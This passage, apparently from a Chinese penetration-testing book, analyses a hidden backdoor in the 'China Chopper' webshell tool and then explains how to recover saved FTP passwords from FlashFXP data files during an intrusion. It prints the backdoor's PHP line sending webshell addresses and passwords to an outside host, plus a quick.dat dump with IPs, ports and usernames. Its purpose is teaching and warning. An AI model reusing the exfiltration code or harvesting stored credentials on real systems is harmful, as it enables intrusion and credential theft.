if($_COOKIE['Lyke']!=1){setcookie('Lyke',1);@file('http://www.api.com.de
/Api.php?Url='.$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'].'&Pass='.ke
y($_POST));}
```

其中，“`http://www.api.com.de/Api.php?Url='$_SERVER['HTTP_HOST']'$_SERVER['REQUEST_URI'].'&Pass='.key($_POST)`”为后门接收地址。黑客在打开 WebShell 时会自动将 Shell 地址和密码发送到网站 `www.api.com.de`。




图 7-176 第一次 Base64 解码




图 7-177 获取后门地址

7.18.4 小结

通过上面的分析，可以了解到“中国菜刀”留有后门，用户在使用该工具的过程中会自动将 WebShell 记录发送到指定网站。因此，使用网上下载的工具时一定要留心，最好将其放在虚拟机中运行。此外，要尽量到官方网站下载工具软件。

参考文章

- 《Fireeye 技术剖析中国菜刀》，<http://www.freebuf.com/articles/web/11687.html>
- 《Putty 汉化版被爆存在后门可窃取管理员账号》，<http://os.51cto.com/art/201202/314269.htm>

7.19 FlashFXP 密码的获取

FlashFXP 是一款 FTP 管理软件，用户通过 FlashFXP 连接 FTP 服务器，使用文件上传和下载等功能。FlashFXP 可以将站点记录在本地，保存其连接时的账号和密码，这些配置信息会在软件的当前目录下保存。如图 7-178 所示，quick.dat 对应于快速连接信息，Sites.dat 对应于站点信息，favorite.dat 对应于收藏信息，Bookmarks.dat 对应于书签信息。如果在渗透中找到这些文件，可以将其下载到本地进行还原，获取其中的账号和密码，从而进一步实施渗透和控制。

名称	大小	类型	修改日期
174 KB 应用程序扩展	174 KB	应用程序扩展	2004-9-12 22:59
866 KB 应用程序扩展	866 KB	应用程序扩展	2004-9-12 23:01
107 KB 应用程序扩展	107 KB	应用程序扩展	2004-9-29 19:39
73 KB 应用程序	73 KB	应用程序	2004-4-28 8:00
1,922 KB 应用程序	1,922 KB	应用程序	2004-4-15 16:17
643 KB 巴南的文档...	643 KB	巴南的文档...	2004-7-25 22:12
1 KB 文本文件	1 KB	文本文件	2004-4-15 16:12
2 KB 配置信息	2 KB	配置信息	2004-4-15 14:24
22 KB RTF 文件	22 KB	RTF 文件	2004-4-14 22:15
21 KB RTF 文件	21 KB	RTF 文件	2004-4-14 22:12
95 KB RTF 文件	95 KB	RTF 文件	2004-4-15 5:00
100 KB RTF 文件	100 KB	RTF 文件	2004-4-15 9:01
2 KB RTF 文件	2 KB	RTF 文件	2004-4-15 14:03
1 KB Internet 快捷方式	1 KB	Internet 快捷方式	2000-8-25 22:08
3 KB RTF 文件	3 KB	RTF 文件	2007-7-10 10:56
1 KB RTF 文件	1 KB	RTF 文件	2013-5-6 22:48
0 KB RTF 文件	0 KB	RTF 文件	2015-3-12 15:43
15 KB RTF 文件	15 KB	RTF 文件	2004-7-30 13:21
0 KB RTF 文件	0 KB	RTF 文件	2015-3-12 15:43
1 KB RTF 文件	1 KB	RTF 文件	2013-4-8 22:16
0 KB RTF 文件	0 KB	RTF 文件	2015-3-12 15:43
1 KB RTF 文件	1 KB	RTF 文件	2015-3-12 15:43
0 KB RTF 文件	0 KB	RTF 文件	2015-3-12 15:44

图 7-178 下载 FlashFXP 数据文件

7.19.1 修改设置

运行 FlashFXP，单击“选项”菜单，如图 7-179 所示，勾选“在选择密码字段时展现密码”复选框。




图 7-179 修改密码显示设置

7.19.2 查看并获取密码

依次单击“站点”→“站点管理器”选项，打开“站点管理器”窗口，如图 7-180 所示，在“快速连接”目录中选择一条记录，窗口右边会显示相关信息，将光标移动到“密码”输入框即可获取密码明文。





图 7-180 获取密码

7.19.3 查看 quick.dat 文件

使用“记事本”程序打开 quick.dat 文件，如图 7-181 所示，其中有 IP 地址、端口、用户名及密码等信息，这里的密码是经过加密的。



```
*G:\dx6.0\FishFXP\quick.dat - Notepad++
File Edit Search View Encoding Language Settings Macro Run TestFX F...
quick.dat
1 [40465.6920798958[REDACTED]61.129.45.195]
2 IP=61.129.45.195
3 port=30052
4 user=back
5 pass=005687DE7C
6 options=30033330000330011030000100033330000010
7 created=40465.6920798958
8 Proxy=0
9
10 [40465.6925759491[REDACTED]61.129.45.195]
11 IP=61.129.45.195
12 port=30552
13 user=back
14 pass=27BD2FA624
15 options=30033330000330011030000100033330000010
16 created=40465.6925759491
17 Proxy=0
18 ID=A3C5694C
19
20 [40466.7749826389[REDACTED]74.117.62.219]
21 IP=74.117.62.219
22 port=21
```

图 7-181 查看 quick.dat 文件

